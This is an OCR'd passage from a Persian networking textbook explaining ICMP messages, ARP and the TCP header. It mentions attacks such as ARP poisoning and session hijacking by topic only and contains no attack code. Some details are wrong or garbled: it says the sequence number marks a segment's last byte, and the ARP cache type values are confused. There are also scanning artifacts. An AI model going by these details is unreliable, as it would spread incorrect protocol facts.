این پیام زمانی صادر می شود که مهلت قانونی یک بسته منقضی شده باشد یعنی TTL به صفر رسیده باشد و یک مسیریاب مجبور شود آنرا حذف کند؛ در چنین حالتی این پیام به آدرس فرستنده بسته IP برای آگاهی ارسال خواهد شد.

- پیام Parameter Problem

این پیام زمانی صادر خواهد شد که مقدار نا معتبر در یکی از فیلد های سرآیند در بسته IP قرار گرفته باشد و مسیریاب قادر به تشخیص و تفسیر سرآیند آن بسته IP نباشد . به عنوان مثال در فیلد Version از بسته IP عدد 5 قرار گرفته باشد و یا Checksum با سرآیند، تناقض داشته باشد .

- پیام Source Quench:

این بسته زمانی برای یک ماشین میزبان ارسال می شود که از آن خواسته شود حجم ارسال بسته هایش را کاهش بدهد چرا که در غیر این صورت ازدحام پیش خواهد آمد . در مجموع هر گاه از یک ماشین میزبان تقاضای کاهش نرخ تولید و ارسال بسته های IP را داشته باش د این پیام را صادر می کند . اگر ماشین میزبان پس از طی مدت مشخصی این پیام را دریافت نکرد، می تواند سرعت تولید بسته ها را به حالت اول برگرداند.

- پیام Redirect:

این پیام زمانی صادر می شود که یک مسیریاب احساس کند بسته یا بسته هایی که برای او ارسال شده است در مسی ر صحیح نیستند و احتمالا اشکالی در مسیریابی وجود دارد . این پیام می تواند برای هشدار خطاهای احتمالی موثر باشد . فرض کنید به مسیریاب R 1 بسته ای ارسال شده و او با بررسی جدول مسیریابی آنرا به مسیریاب R 2 فرستاده تا او آنرا به مقصد X برساند . حال اگر R 2 با مقایسه الگوی زیر شبکه به این نتیجه رسید که خود او و فرستنده آن بسته در یک شبکه واقع هستند با ارسال این پیام به فرستنده ، اعلام می کند که اگر از این به بعد بسته هایش به جای اینکه به R 1 ارسال شود به R 2 داده شود، زودتر به مقصد خواهد رسید . ضمنا آدرس IP خودش را نیز در فیلدGateway Internet Access قرار می دهد .

- پیام های Echo Reply و Echo Request

پیامEcho Request

وقتی صادر می شود که یک مسیریاب بخواهد بداند آیا یک ماشین خاص شبکه قابل دسترس و موجود است یا خیر .در پاسخ به دریافت Echo Request مقصد با ارسال پیام، Echo Reply به آن پاسخ می دهد .با این پرسش و پاسخ، یک ماشین می تواند از قابل دسترس بودن یک مسیریاب یا ماشین میزبان در شبکه مطلع شود.

به دلیل اهمیتی بسیار ویژه و حساس این دو پیام در تحلیل برخی از حملات، ساختار بسته آنها را معرفی می کنیم:

Type=?	Code=0	Checksum
Identifier	Sequence Number	
Data		

معنای شماره های مختلف در فیلدType در بسته بالا به شرح زیر است :

- **8** برای مشخص کردن پیام Echo Request
- **0** برای مشخص کردن پیام Echo Reply

ابتدا پیام Echo Request به سمت ماشین مقصد ارسال می شود .ماشینی که آنرا دریافت کند، آدرس های مبدا و مقصد را عوض کرده و Type آنرا از 8 به صفر تغییر داده، پس از محاسبه مجدد کد کشف خطا، آنرا باز می گرداند . فیلد های Identifier و Sequence Number برای پیشگیری از اشتباه در همخوانی و تطابق پیام های رفت و برگشت است تا مبدا بداند یک پاسخ مربوط به کدام تقاضای اوست .به فرآیند رفت بستهEcho و بازگشت پاسخ، عمل Ping گفته می شود و کاربرد زیادی دارد !!

- پیام هایTimestamp Reply و Timestamp Request

این دو پیام دقیقا شبیه دو پیام تعریف شده در قبل هستند با این تف اوت که دریافت کننده آن، زمان دریافت و زمان ارسال بسته را نیز در پاسخ به آن اضافه خواهد کرد. بنابراین ارسال کننده پیام Timestamp Request پس از دریافت پاسخ نه تنها از قابل دسترس بودن مقصد باخبر ، می شود ، بلکه زمان رفت و برگشت یک بسته را نیز می تواند تخمین بزند و به کمک آن جداول مسیریابی و همچنین کارآیی شبکه را اندازه گیری نماید.

در پروتکل ICMP چهار پیام دیگر نیز وجود دارد که با استفاده از آنها یک ماشین میزبان می تواند آدرس IP شبکه محلی خود را در هنگامی که چندین شبکه محلی از آدرس هایIP مشترک استفاده می کند، پیدا نماید . برای بدست آوردن اطلاعات جزئی تر و دقیق در مورد وظایف و پیام های پروتکل ICMP به RFC- 792 مراجعه نمائید .

بعدا یاد خواهیم گرفت که اکثر مکانیزم های پویش شبکه مبتنی بر ICMP شکل می گیرد . در ضمن در برخی از حملات از بسته های این پروتکل برای حمل پنهانی داده های مخرب استفاده شده است . فراموش نکنید که عدم وجود ICMP بر روی یک ماشین مشکل حادی ایجاد نخواهد کرد؛ لذا در بسیاری از سیستم های حساس از فعال بودن ICMP اجتناب می شود . استفاده نفوذگران از این پروتکل در حملات مخرب و پیچیده باعث شده مسئولین امنیت شبکه" عطای آنرا به لقایش ببخشند!!!"

پروتکل ARP (Address Resolution Protocol)

نکته ظریفی که در مورد شبکه اینترنت وجود دارد آن است که اگرچه تمام ماشین های میزبان ابزارهای شبکه ای از آدرس IP که آدرس منحصر به فرد و یکتا است استفاده می کنند ولیکن یک بسته IP فقط در لایه شبکه قابل شناسایی و تحلیل است . بسته IP قبل از ارسال درون فیلد داده از فریمی قرار می گیرد که بعدا در لایه اول تشکیل می شود؛ لایه اول وظیفه ای در قبال مسیریابی و کارهایی از این قبیل ندارد و فقط با آدرس های فیزیکی کار می کند . به عنوان مثال اگر ماشین شما بخواهد بسته ای را برای ماشینی که روی شبکه محلی خودتان واقع است بفرستد، در لایه اول الزاما بایستی آدرس فیزیکی ماشین شما مبدا و آدرس فیزیکی ماشین طرف مقابل مقصد معین باشد این آدرس ها به صورت سخت افزاری در کارت شبکه درج شده است. عدم دانستن آدرس فیزیکی عملا مساوی عدم توانایی برای ارتباط خواهد بود چرا که روی کانال انتقال آدرس های IP به معنا هستند .


حال فرض کنید ماشین شما می خواهد بسته را برای ماشین دیگر ارسال کند که روی شبکه فعلی شما نیست . در این حالت هم لایه اول یک فریم برای ارسال روی کانال فیزیکی تشکیل می دهد و نیاز به آدرس MAC از مقصد دارد؛ آدرس فیزیکی مقصد چیست؟

در لایه اول هر گاه بسته ای قرار است به خارج از شبکه ارسال شود آدرس فیزیکی مقصد، آدرس مسیریاب پیش فرض شما خواهد بود .بنابراین آدرس های MAC مقوله ای جدا هستند و آدرس های IP مقوله ای دیگر !

هر ماشینی در اینترنت، گذاشته از آن که بایستی آدرس های IP خودش و مقصدش را بشناسد، نیازمند به دانستن آدرس های فیزیکی ماشین هایی که مستقیما با او در ارتباط هستند، هم هست .به عنوان مثال شبکه اترنت که در تمام دنیا شناخته شده است از آدرس هایی استفاده می کند که منحصر به فرد و 46 بیتی 6) بایتی (است .بنابراین کامپیوتری که به یک کارت اترنت مجهز است گذشته از آن که بایستی یک آدرسIP بیتی یکتا است که این آدرس منحصر به فرد داشته باشد یقینا دارای یک آدرس 48 یکتا در کارخانه سازنده آن، تنظیم شده است . بنابراین وقتی پروتکل IP می خواهد یک بسته اطلاعاتی را روی شبکه بفرستد باید به نحوی آدرس فیزیکی اولین ماشینی که با آن بایستی ارتباط برقرار کند را بداند؛ این ماشین می تواند مسیریاب پیش فرض او باشد یا می تواند آدرس فیزیکی مقصد روی همین شبکه محلی باشد.

حال فرض کنید ایستگاهی آدرس IP ماشینی را که می خواهد با آن ارتباط برقرار کند، می داند؛ ولی آدرس فیزیکی او را نمی داند . چه کاری می تواند انجام بدهد؟ باید از پروتکل ARP بهره ببرد ! در این پروتکل فرض بر آن است که تمام ماشین های روی یک شبکه محلی آدرس IP خود را می دانند .

برای روشن شدن وظیفه پروتکل ARP به شکل زیر نگاه کنید . در این شکل فرض کنید سه شبکه در دانشگاه شما نصب شده است . شبکه محلی اول در دانشکده کامپیوتر با آدرس کلاس C به شماره 192.31.65.0 و شبکه دوم در دانشگاه برق با آدرس کلاس C به شماره 192.31.63.0 نصب شده است هر دو شبکه از نوع اترنت هستند .



این دو شبکه از طریق یک شبکه فیبر نوری با استانداردFDDI و با آدرس IP شماره 192.31.60.0 به همدیگر متصل شده اند . هر ماشین در شبکه اترنت یک آدرس 48 بیتی یکتا دارد . مسیریاب ها در شکل مشخص شده اند و ارتباط دو شبکه اترنت را با FDDI برقرار می کنند . شبکه FDDI از طریق یک خط اختصاصی به شبکه جهانی اینترنت متصل شده است .هر مسیریاب به دو شبکه متفاوت متصل شده و به عنوان عضوی از هر دو شبکه دارای دو آدرس IP مجزا می باشد، که هر یک از آنها در یکی از شبکه های محلی تعریف شده است.

حال فرض کنید که ماشینی مایل است به آدرس خاصی مثلا 192.31.65.5 بسته IP بفرستد . در لایه شبکه یک بسته IP با مشخصات لازم ساخته می شود و در قسمت آدرس مقصد مقدار 192.31.65.5 قرار می گیرد . از دیدگاه لایه شبکه پس از تشکیل بسته IP کار تمام است و لیکن از دیدگاه لایه اول که بایستی آن بسته را روی کانال ارسال کند دانستن آدرس فیزیکی آدرس MAC، ماشین مقصدی که آدرسIP است، حیاتی است 192.31.65.5 آن

وظیفه پروتکلARP در اینجا آن است که یک بسته فراگیر Broadcast روی کل شبکه محلی منتشر کند که این بسته در حقیقت سوال می کند: کسی که آدرس IP او 192.31.65.5 است، آدرس فیزیکی او چیست؟ با توجه به آنکه بسته های فرا گیر توسط تمام ماشین های روی شبکه محلی دریافت می شود، ماشینی که آدرس IP خودش را درون این بسته می بیند، بدان پاسخ می دهد و آدرس فیزیکی خود را برای ارسال کننده آن بسته می فرستد . پس از آنکه آدرس فیزیکی مقصد بدست آمد، یک فریم اترنت ساخته شده بر روی کانال منتقل می شود.

به این نکته توجه داشته باشید که هر ماشین بر روی شبکه محلی از پروتکل ARP حمایت می کند و این پروتکل عملیات پرسش و پاسخ را برای هر ماشین که تقاضای ارسال بسته IP دارد، انجام می دهد ، فعال بودن ARP بر روی تمام ماشین های شبکه محلی الزامی است .

بر خلاف پروتکلICMP که روی پروتکلIP قرار می گیرد، پروتکلARP مستقیما بر روی لایه فیزیکی عمل می کند؛ یعنی پس از آنکه بسته ARP ساخته شد، درون فیلد داده از فریم ، لایه فیزیکی قرار گرفته و روی کانال ارسال می شود . در شکل زیر چگونگی ساخته شدن یک پیام ARP به تصویر کشیده شده است :

ARP Layout
□□□□□□□□□□□□
Data field (Payload)
MAC Header

در شکل زیر ساختار درونی بسته ARP تشریح شده است :

Hardware Type	
Protocol Type	
Hardware Address Length	Protocol Address Length
Operation Code	
Source Hardware Address	
Source IP Address	
Destination Hardware Address	
Destination IP Address	

- Hardware Type

شماره مشخصه نوع سخت افزار کارت شبکه که در لایه اول وظیفه انتقال اطلاعات روی کانال فیزیکی را بر عهده دارد.

- Protocol Type

نوع پروتکلی که در لایه دوم از آن استفاده می شود . برای شبکه های مبتنی برTCP/IP این شماره 2048 است.

- Hardware Address Length

با توجه به آنکه طول آدرس های فیزیکی در شبکه ها، متفاوت است در این فیلد طول آدرس) بر حسب بایت (مشخص می شود.

- Protocol Address Length

طول آدرس های IP که در پروتکل TCP/IP مقدار 4 است .

- Operation Code (Opcode)

مقدار ۱ برایARP request و مقدار 2 برایARP reply

- Source Hardware Address:

آدرس فیزیکی مبدا

- Source IP Address:

آدرسIP ماشین مبدا

- Destination Hardware Address:

آدرس فیزیکی ماشین مقصد

- Destination IP Address:

آدرسIP ماشین مقصد

برای بالا بردن سرعت پروتکل ARP وقتی برای یکبار آدرس فیزیکی متناظر با آدرس IP از یک ایستگاه بدست آمد، پروتکل ARP این دو آدرس را در جدولی درون حافظه اصلی که ARP Cache نامیده می شود ذخیره می کند تا اگر مجددا به این آدرس نیاز شد به سرعت در اختیار قرار بگیرد . ساختار هر رکورد از این جد ول به صورت زیر است که می توان با تایپ دستورarp –a به آن دست پیدا کرد

IF Index	Physical Address	IP Address	Type

IF Index : شماره پورت سخت افزاری متناظر با آن کارت شبکه

Physical Address : آدرس سخت افزاری کارت شبکه

IP Address : آدرس IP متناظر با آدرس سخت افزاری،

Type : مقداری که در این فیلد قرار می گیرد وضعیت هر رکورد را در این جدول مشخص می کند ؛ مقدار ۱ یعنی این رکورد باید به طور متناوب به هنگام شود . دقت کنید که ARP Cache هر دقیقه یکبار"بهنگام سازی "می شود. مقدار :4 بدین معناست که این رکورد ثابت و بدون تغییر است و نباید به هنگام شود. مقدار :1 یعنی رکورد چون به هنگام نشده از اعتبار ساقط است.

نکته آخری که در مورد پروتکل ARP بایستی توضیح بدهیم آن است که در مسیریاب ها نیز برای شناسایی آدرس ایستگاههای یک شبکه محلی متصل به آنها به همین روش عمل می شود . برای جزئیات دقیقتر پروتکل ARP به REC- 826 مراجعه کنید.

برخی از مکانیزم های استراق سمع در شبکه مبتنی برARP شکل می گیرند مبحث ARP Spoofing یک ماشین که بر اساسARP مورد حمله قرار می گیرد در حقیقت بسته دروغین و جعلی مشابه شکل مذکور شده در بالا که در آن آدرسIP یک ماشین به دروغ مقداری غلط ذکر شده است .این مقادیر اشتباه در حافظه نهان (ARP Cache) درج می شود که به آن ARP Poisoning نیز گفته می شود، که این متد به طور کامل در فصل مربوطه ان گفته خواهد شد .

لایه انتقال (Transport Layer)در شبکه اینترنت

به گونه ای که در قبل اشاره شد پروتکل IP وظیفه هدایت و مسیریابی بسته های اطلاعاتی را از یک ماشین میزبان به ، ماشینی دیگر بر عهده دارد و مشکلاتی که در طی مسیر ممکن است برای یک بسته IP اتفاق بیفتد، توسط این لایه قابل حل نیست .وظیفه لایه انتقال در شبکه، فراهم آوردن خدمات سازماندهی شده، مطمئن و مبتنی بر اصول سیستم عامل، برای برنامه های کاربردی در لایه بالاتر است، بگونه ای که مشکلات و ناکار آمدی لایه IP جبران و ترمیم شود .در مقام مقایسه، می توان وظیفه ای را که در لایه انتقال بر عهده دارد با وظایفی که" سیستم مدیریت فایل "به عنوان بخشی از سیستم عامل بر عهده دارد، قیاس کرد . سیستم مدیریت فایل از یک طرف با ابزارهای ذخیره سازی اطلاعات که ذاتاً سخت افزاری، متنوع و ناهمگون هستند، سر و کار دارد و از طرف دیگر با برنامه های کاربردی در ارتباط است که برای ذخیره و بازیابی اطلاعات فقط مفهومی با نام ف ایل، در اختیار دارد و از دید برنامه نویس نوع ابزار و چگونگی و محل فیزیکی ذخیره داده هایش مهم نیست، بلکه فقط عملیات لازم را برنامه ریزی می کند . از دیدگاه ابزارهای ذخیره و بازیابی اطلاعات، چیزی به نام فایل، درایو های منطقی مجازی و جدولFAT (File Allocation Table) معنایی ندارد، بلکه این ابزار می توانند یک بلوک داده را با اندازه ثابت، تحویل گرفته و بر روی محل مشخصی از فضای فیزیکی ذخیره سازی اطلاعات بنویسند یا بخوانند سیستم مدیریت فایل که بین این ابزار فیزیکی و برنامه های کاربردی قرار می گیرد از یک ابزار فیزیکی خام، یکپارچه و پیچیده، خدماتی را در قالب مفهوم فایل به برنامه های کاربردی ارائه می کند که کاملا قابل اعتماد، شفاف و ساده و عاری از هر گونه پیچیدگی سخت افزاری است. سیستم مدیریت فایل برای ارائه چنین خدماتی باید جداولFAT جدول درایو های منطقی ،(Partition Table) سیستم ، فهرست فایل ها (Root Directory) و ... را ایجاد و سازماندهی نماید .تنها کاری که برنامه نویس برای بهره گیری از خدمات سیستم فایل باید انجام دهد آنست که فایلی را بگشاید و تقاضای خواندن از آن و یا نوشتن در آن را بدهد . پیچیدگی هایی که در این بین وجود دارد توسط مدیر فایل حل و فصل می شود.

وظیفه لایه انتقال همین مفهوم را دنبال می کند یعنی : بهره گیری از خدمات لایهIP که سریع و ساده و u1583 در عین حال غیر مطمئن و ناکارآمد است و ارائه خدماتی مطمئن، ساختار یافته و شفاف به برنامه های کاربردی و در لایه بالاتر، به گونه ای که برنامه نویس از درگیری با جزئیات زیر شبکه و مشکلات کانالهای انتقال و مسائلی از این قبیل به دور باشد.

برای تشریح وظایف لایه انتقال باید کاستی های لایه IP را بررسی کرده و سپس روشی را که لایه انتقال برای جبران آنها برگزیده است، توضیح دهیم . دقت کنی د که منشا کاستی های لایه IP ذات کانالهای انتقال و مشکلات فیزیکی در زیر شبکه ارتباطی است . عمده این کاستی ها عبارتند از:

۱. تضمینی وجود ندارد وقتی بسته ای برای یک ماشین مقصد ارسال می شود آن ماشین آماده دریافت آن بسته باشد و بتواند آنرا دریافت کند.

۲. تضمینی وجود ندارد وقتی چند بسته متوالی برای یک ماشین ارسال می شود به همان ترتیبی که بر روی شبکه ارسال شده اند، در مقصد دریافت شوند.

۳. تضمینی وجود ندارد که وقتی بسته ای برای یک مقصد ارسال می شود، به دلیل دیر رسیدن مجددا ارسال نشود و در چنین حالتی ممکن است بسته ای به اشتباه دوبار در مقصد دریافت شود . لایه IP قادر نیست تمایزی بین دو بسته عین هم، که یکی از آنها زائد است قائل شود و هر دو را تحویل ماشین مقصد می دهد.

لایه IP هیچ وظیفه ای در قبال توزیع بسته ها بین پروسه های مختلفی که بر روی یک ماشین واحد اجرا شده اند، ندارد . در یک محیط "چند کاربره "یا" چند وظیفه ایMulti Task ممکن است چندین پروسه متفاوت تقاضای ارسال یا دریافت داده داشته باشند . حال فرض کنید بسته به لایه IP از یک ماشین واحد، تحویل داده شود . داده های درون این بسته متعلق به کدامین پروسه در حال اجرا روی آن ماشین است؟ از دیدگاه لایه IP مفهومی به نام پروسه های متفاوت در حال اجرا رسمیت و هویت ندارد.

لایه IP هیچ وظیفه ای در قبال تنظیم سرعت تحویل بسته ها به یک ماشین ندارد . مثلا ممکن است یک ماشین با سرعت بسیار زیاد بسته های را تولید کرده و تحویل لایه IP بدهد ولی ماشین مقصد قادر نباشد بسته ها را با این سرعت دریافت کند و بسته ها در مقصد به دلیل عدم توانایی در دریافت از بین می روند) به همین دلیل است که مثلا اگر از شخصی از خارج از کشور که دارای خطوط پر سرعت می باشد WebCAM بگیرید، خواهید دید که در سرعت Refresh شدن عکس ها در پنجره WEBCAM تغییری احساس نمی شود در لایه انتقال دو پروتکل به نام هایTCP(Transmission Control Protocol) و (User Datagram Protocol)

UDPتعریف شده اند که ابتدا پروتکل TCP را که تمام کاستی های عنوان شده را جبران کرده معرفی می کنیم و نهایتا به پروتکل UDP و مشخصات آن خواهیم پرداخت.

راهکارهای پروتکل TCP برای جبران کاستی های لایه IP

در این بخش مفهوم عملیاتی که پروتکل TCP برای جبران کاستی های لایه IP انجام می دهد، بررسی می شود و سپس جزئیات این عملیات را در بخش های آتی ارائه می دهیم. اولین کاستی در لایه IP عدم تضمین در آماده بودن و توانایی دریافت داده ها توسط ماشین مقصد ، عنوان شد . در پروتکل TCP راه کاری ساده و کارآمد برای این مشکل اتخاذ شده است" : برقراری یک ارتباط و اقدام به هماهنگی بین مبدا و مقصد، قبل از ارسال هر گونه داده."

برای تشریح این راه حل، فرض کنید پروسه ای روی ماشین A تمایل داشته باشد برای پروسه دیگر بر روی ماشین B داده هایی را ارسال کند، قبل از اقدام به ارسال داده به صورت زیر عمل می کند:

- A یک بسته خاص را به عنوان درخواست برای ارتباط، به آدرس ماشین B می فرستد و منتظر می ماند .
- B در خواست ارتباط را د ریافت کرده و بر حسب شرایط، آمادگی یا عدم آمادگی خود را به A اعلام می کند ممکن است B اصلا وجود خارجی نداشته باشد و طبعا پاسخی بر نمی گردد
- در صورتی که A در یک مهلت زمان مشخص، پاسخ مثبت مبنی بر آماده بودن B دریافت کرد می تواند به ارسال داده اقدام نماید.

به پروتکل هایی که قبل از مبادله داده ها سعی در برقراری یک ارتباط و ایجاد هماهنگی قبلی می نمایند پروتکل های اتصال گرا " – Connection Oriented" گفته می شود .در این پروتکل ها خاتمه مبادله داده نیز باید در یک روند هماهنگ و با اطلاع قبلی انجام شود. معضلات بعدی د ر لایه IP تضمین به ترتیب رسیدن داده و صحت آنهاست . حل این مسائل چندان مشکل نیست .مجددا فرض کنید پروسهA تمایل داشته باشد برای پروسه B بر روی یک ماشین مشخص، داده هایی را ارسال کند و قبل از اقدام به ارسال داده ها، یک ارتباط موفق برقرار کرده باشد .برای تضمین صحت و ترتیب داده ها روند زیر قابل انجام است:

☒ A بخشی از داده هایی که باید ارسال شوند را در قالب یک بسته سازماندهی کرده و در سرآیند آن" یک شماره ترتیبSequence Number تنظیم می کند؛ سپس ضمن نگهداری آن بسته درون یک بافر، آن را جهت هدایت به سمت مقصد تحویل لایه IP می دهد و یک" زمان سنج (Timer) تنظیم می کند . همچنین برای نظارت بر خطاهای احتمالی یک کد 16بیتی کشف خطا در سرآیند بسته قرار می دهد . در صورتی که B بسته ارسالی از A را سالم دریافت کرد، یک" پیام تصدیق که اختصارا Ack نامیده می شود برای A پس می فرستد ارسال ACK معمولا به صورت مجزا انجام نمی شود ، بلکه ضمیمه اطلاعاتی میشود که قرار است در پاسخ، ارسال شود، مگر آنکه داده ای برای ارسال وجود نداشته باشد؛ به این روش Piggy Backing گفته می شود

☒ اگر A در زمان مقرر پیام ACK را دریافت کرد، بافر مربوط به آن بس ته را آزاد کرده و اقدام به ادامه ارسال داده ها به همین روال می نماید . اگر به دلیل خرابی داده ها) یا خرابی پیام ACK در مسیر برگشت در مهلت مقرر پیام تصدیق دریافت نشد، بسته بافر شده از نو ارسال می شود) به پروتکل هایی که فقط در هنگام دریافت صحیح داده ها، پیام ACK را بر میگردانند و در صورت دریافت بسته خراب ساکت اند، پروتکل های (Positive Acknowledgment with Retransmission) PAR گفته می شوند با قرار دادن شماره ترتیب برای داده می توان تضمین کرد که جریان داده ها به ترتیب می رسند و اگر به هر دلیلی یک بسته دوبار دری افت شود ، به مقایسه شماره های ترتیب، یکی از آنها دور انداخته می شود . با تنظیم یک کد 16 بیتی کشف خطا در مبدا و بررسی مجدد آن در مقصد، می توان از صحت داده ها نیز مطمئن شد . جزئیات این عملیات با تشریح پروتکل TCPمشخص خواهد شد.

در پروتکل TCP برای به رسمیت شناختن پروسه های مختلفی که بر روی یک ماشین در حال اجرا هستند راه حل زیر ارائه می شود:

هر پروسه برای تقاضای برقراری یک ارتباط با پروسه ای دیگر روی شبکه، یک شماره شناسایی برای خود بر می گزیند . به این شماره شناسایی" آدرس پورت Port Number می گویند .در سرآیند بسته ای که توسط پروتکل TCP سازماندهی می شود ، آدرس پورت پروسه فرستنده و آدرس پورت پروسه گیرنده آن درج می شود . یکتا بودن شماره های پورت که به پروسه ها رسمیت و هویت می بخشد، توسط پروتکل TCP به عنوان جزئی از سیستم عامل نظارت خواهد شد . سیستم عامل جدولی را نگهداری می کند که شماره شناسایی تقاضا دهنده ی ارتباط در آن وجود دارد.

آدرس IP یک ماشین یکتا را در کل شبکه مشخص می نماید؛ شماره پورت نیز از بین پروسه های اجرا شده بر روی آن ، ماشین، یکی از آنها را به عنوان مبدا) یا مقصد (تعیین می کند . بنابراین زوج آدرسIP و آدرس پورت می تواند یک پروسه یکتا و واحد را بر روی هر ماشین در دنیا مشخص نماید .در ادبیات شبکه به این زوج آدرس،" آدرس سوکت "یاSocket Address گفته می شود:

Syntax: (IP Address : Port Number) = Socket Address
Example: 193.143.34.2:80

نکته :اصطلاح آدرس سوکت نباید با مفهوم برنامه نویسی سوکت اشتباه شود.

برای حل مسئله هماهنگی سرعت ارسال و دریافت در پروتکل TCP الگوریتمی پویا برای تنظیم مجموعه زمان سنج هایی که در این رابطه انجام وظیفه می نمایند به کار گرفته شده است که در بخشی مجزا تشریح می کنم. قبل از وارد شدن به جزئیات پروتکلTCP بهتر است ساختار بسته ای را که این پروتکل برای تحویل به لایه IP تنظیم و سازماندهی می کند، مورد بررسی قرار دهیم چرا که بسیاری از مسائل با بررسی ساختار این بسته آشکار خواهد شد بسته ای که در

لایه انتقال تولید و تنظیم می شود،" قطعه یTCP – TCP Segment یا TPDU (Transport Protocol Data Unit) نام دارد، که به اختصار به آن بسته TCP خواهیم گفت.

ساختار بسته های پروتکل TCP

در این بخش یک دید کلی از پروتکلTCP ارائه می نماییم و ساختار سرآیند بسته ها را در این پروتکل، توضیح خواهیم داد .در زیر ساختار یک بسته TCP به تصویر کشیده شده است :

Source Port							Destination Port
Sequence Number							
Acknowledgment							
TCP Header length		U R G	A C K	P S H	R S T	S Y N	F I N	Windows Size
Checksum							Urgent Pointer
Options (0 or more 32-Bit words)							
Data (optional)							

- فیلد Source Port :

در این فیلد یک شماره 16 بیتی به عنوان آدرس پورت پروسه مبدا) که این بسته را جهت ارسال تولید کرده(، قرار خواهد گرفت.

- فیلد Destination Port :

در این فیلد، آدرس پورت پروسه مقصد که آنرا تحویل خواهد گرفت، تعیین خواهد کرد همانگونه که در قبل اشاره شد، این، دو آدرس، مشخص می کنند که این بسته از چه برنامه ی کاربردی در لایه بالاتر تولید و باید به چه برنامه ای در ماشین مقصد تحویل داده شود . برخی از پروسه های کاربردی و استاندارد دارای شماره پورت استاندارد و جهانی هستند؛ مثلا سرویس دهنده پست الکترونیکی دارای شماره پورت 25 است.

- فیلدSequence Number :

این فیلد 32 بیتی، شماره ترتیب آخرین بایتی را که در" فیلد داده "از بسته جاری قرار دارد نشان میدهد. در پروتکل TCP شماره ترتیب، بر حسب شماره آخرین بایتی است که در بسته جاری قرار گرفته و ارسال شده است . به عنوان مثال اگر در این فیلد عددی معادل 19341 قرار گیرد به این معناست که داده ها تا بایت شماره 19341 درون قسمت داده قرار دارد، دقت کنید که این عدد به معنای آن نیست که به تعداد 19341 بایت، درون قسمت داده قرار دارد، بلکه همیشه به شماره ترتیب آخرین بایت داده، اشاره می نماید . یعنی ممکن است که کلا درون فیلد داده فقط یک بایت قرار داشته باشد در حالی که در فیلد شماره ترتیب عدد 19341 قرار داشته باشد .دقت شود که شماره ترتیب اولین بایت، از صفر شروع نمی شود بلکه از یک عدد تصادفی که در هنگام درقراری ارتباط به اطلاع طرفین می رسد شروع خواهد شد!! نفوذگرانی که سعی در ربودن یک نشست مثل نشست Telnet دارند به شرطی موفق خواهند شد که بتوانند مقدار اولیه فیلدSequence Number را حدس بزنند مبحث ربودن نشست یا Session Hijacking !!!

- فیلد Acknowledgment Number :

این فیلد 32 بیتی نیز شماره ترتیب بایتی که فرستنده بسته منتظر دریافت آن است را تعیین می کند . به عنوان مثال اگر در این فیلد عددی معادل 342310 قرار گرفته باشد بدین معناست که از رشته داده ها) که مشخص نیست چند بایت است (تا شماره 342310 صحیح و کامل دریافت شده است و منتظر بایت های از 342311به بعد می باشد.

- فیلد TCP Header Length

عددی که در این فیلد قرار می گیرد طول سرآیند بسته TCP را بر مبنای کلمات 32 بیتی تعیین می کند . به عنوان مثال اگر در این فیلد عدد 7 قرار بگیرد طول سرآیند مقدار 4×7=28 بایت خواهد بود این فیلد کلا چهار بیتی است . دقت کنید که قسمت ثابت و اجباری در یک بسته TCP حداقل 20 بایت است . ولی در فیلد اختیاریOptions می تواند اطلاعاتی قرار بگیرد و بنابراین گیرنده یک بستهTCP باید بتواند مرز بین سرآیند بسته و قسمت داده را تشخیص بدهد . پس عددی که در این فیلد قرار می گیرد می تواند به عنوان" اشاره گر" ، محل شروع داده ها را در یک بسته TCP تعیین کند توجه دارید که مبنای این عدد کلمات 32 بیتی چهار بایتی هستند

- بیت های Flag (Code Bits)

شش بیت بعدی در بسته TCP هر کدام نقش یک بیت پرچم را که معنا و کاربرد مختلفی دارند را بازی می کنند.

TCP Code Bits					
U	A	P	R	S	F
R	C	S	S	Y	I
G	K	H	T	N	N

بعدا خواهید دید که بر اساس این شش بیت (Code Bits) حملات بسیار متنوعی بر علیه شبکه شکل می گیرد لذا باید به دقت با عملکرد این بیتها آشنا باشید. این بیت ها و معنای آنها را به ترتیب زیر بررسی می کنیم:

- بیت URG: در صورتی که این بیت مقدار 1 داشته باشد، معین می کند که در فیلدUrgent Pointer که در ادامه معرفی خواهد شد مقداری قابل استناد و معتبر قرار دارد و بایستی مورد پردازش قرار گیرد . در صورتی که این بیت صفر باشد فیلد Urgent Pointer شامل مقدار نا معتبر و قابل استنادی نیست و از آن چشم پوشی می شود .

- بیتACK: اگر در این بیت مقدار 1 قرار گیرد، نشان می دهد که عددی که در فیلد Acknowledgment

- Number قرار گرفته است، دارای مقداری معتبر و قابل استناد است . بیت ACK وSYN نقش دیگری نیز دارند که در ادامه بدان اشاره خواهد شد.

- بیت PSH (Push) اگر در این بیت مقدار 1 قرار گرفته باشد فرستنده اطلاعات از گیرنده تقاضا می کند که داده های موجود در این بسته را بافر نکند و در اسرع وقت آنرا جهت پردازش های بعدی تحویل برنامه کاربردی صاحب آن بدهد .این عمل گاهی برای برنامه هایی مشابه Telnet ضروری است .

